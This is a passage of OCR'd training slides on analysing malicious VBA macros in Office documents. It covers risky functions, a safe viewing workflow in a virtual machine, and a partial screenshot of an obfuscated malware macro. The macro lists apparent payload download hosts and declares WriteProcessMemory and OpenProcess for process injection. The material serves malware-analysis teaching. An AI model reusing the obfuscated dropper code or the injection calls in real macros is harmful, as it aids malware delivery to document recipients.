
Principles of VBA Script Analysis

Learning Objectives

- What VBA Functions to focus on
- Review the workflow for Script Analysis
- Analyze Malicious VBA




Write to File System

Open Network Connection


Execute Other Programs

Demo – viewing Macros in Office Document


- Use Virtual Machine – open the document with Microsoft words 2013
- Do not Enable Content




1. Click on VIEW
2. Then, View Macros



3. Select the Macro you want to view
4. Select Edit




Microsoft Visual Basic for Applications - Obj3 [design]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 88, Col 1
Project - Project
Normal
Project (Obj3)
Microsoft Word Obje
Forms
Modules
Module1
Module2
Module3
Class Modules
References
Properties - Module1
Module1 Module
Alphabetic
Categorized
(Name) Module1
Obj3 - Module1 (Code)
(General)
SubMui
Public Sub SubMui()
If ActiveDocument.Kind = 0 Then
Set CuPro = CreateObject(Vaucher)
End If
Set alalalabamala_PIRO_LOR = CreateObject(ArizonaSu(FreshID + 3))
smbi = Odish.Label1.Caption
MovedPermanently = Split("sherwoodbusiness.com/9yg65Vrootcellar.us/9yg65Vsgph.comcastbiz.net/9yg65", Odish.Command.Ca
Set SubProperty = CreateObject(ArizonaSu(1))
Set alalalabamala_GMAKO = CreateObject(ArizonaSu(1 + 2 + 3 - 4))
Set alalalabamala_RDD2 = alalalabamala_PIRO_LOR.Environment(ArizonaSu(4))
ProjectDarvin = 12
alalalabamala_LAKOPPC = alalalabamala_RDD2(ArizonaSu(ProjectDarvin / 2))
ProjectDarvin = ProjectDarvin - ProjectDarvin
MoveSheets "A", "B", "C"
End Sub
Public Sub MoveSheets(sheetToMove As String, sheetAnchor As String, Assimptota6OrAfter As String)

VBA Functions

AutoOpen(), AutoExec()

Executed when opened

Autoclose()

Executed when closed

Chr()

Return character from ASCII value

Shell()

Execute program

Load External DLLs and APIs...

```
Private Declare Function GetWindowThreadProcessId Lib "user32" _
(ByVal hWnd As Long, lpdwProcessId As Long) As Long


Private Declare Function OpenProcess Lib "kernel32" _
(ByVal dwDesiredAccess As Long, ByVal bInheritHandle As Long, ByVal
dwProcessId As Long) As Long


Private Declare Function WriteProcessMemory Lib "kernel32" _
(ByVal hProcess As Long, ByVal lpBaseAddress As Any, ByVal lpBuffer As Any,
ByVal nSize As Long, lpNumberOfBytesWritten As Long) As Long


Private Declare Function ReadProcessMemory Lib "kernel32" _
(ByVal hProcess As Long, ByVal lpBaseAddress As Any, ByVal lpBuffer As Any,
ByVal nSize As Long, lpNumberOfBytesWritten As Long) As Long
```

...And Then Execute Them

```
Dim hWnd As Long
Dim pid As Long
Dim pHandle As Long
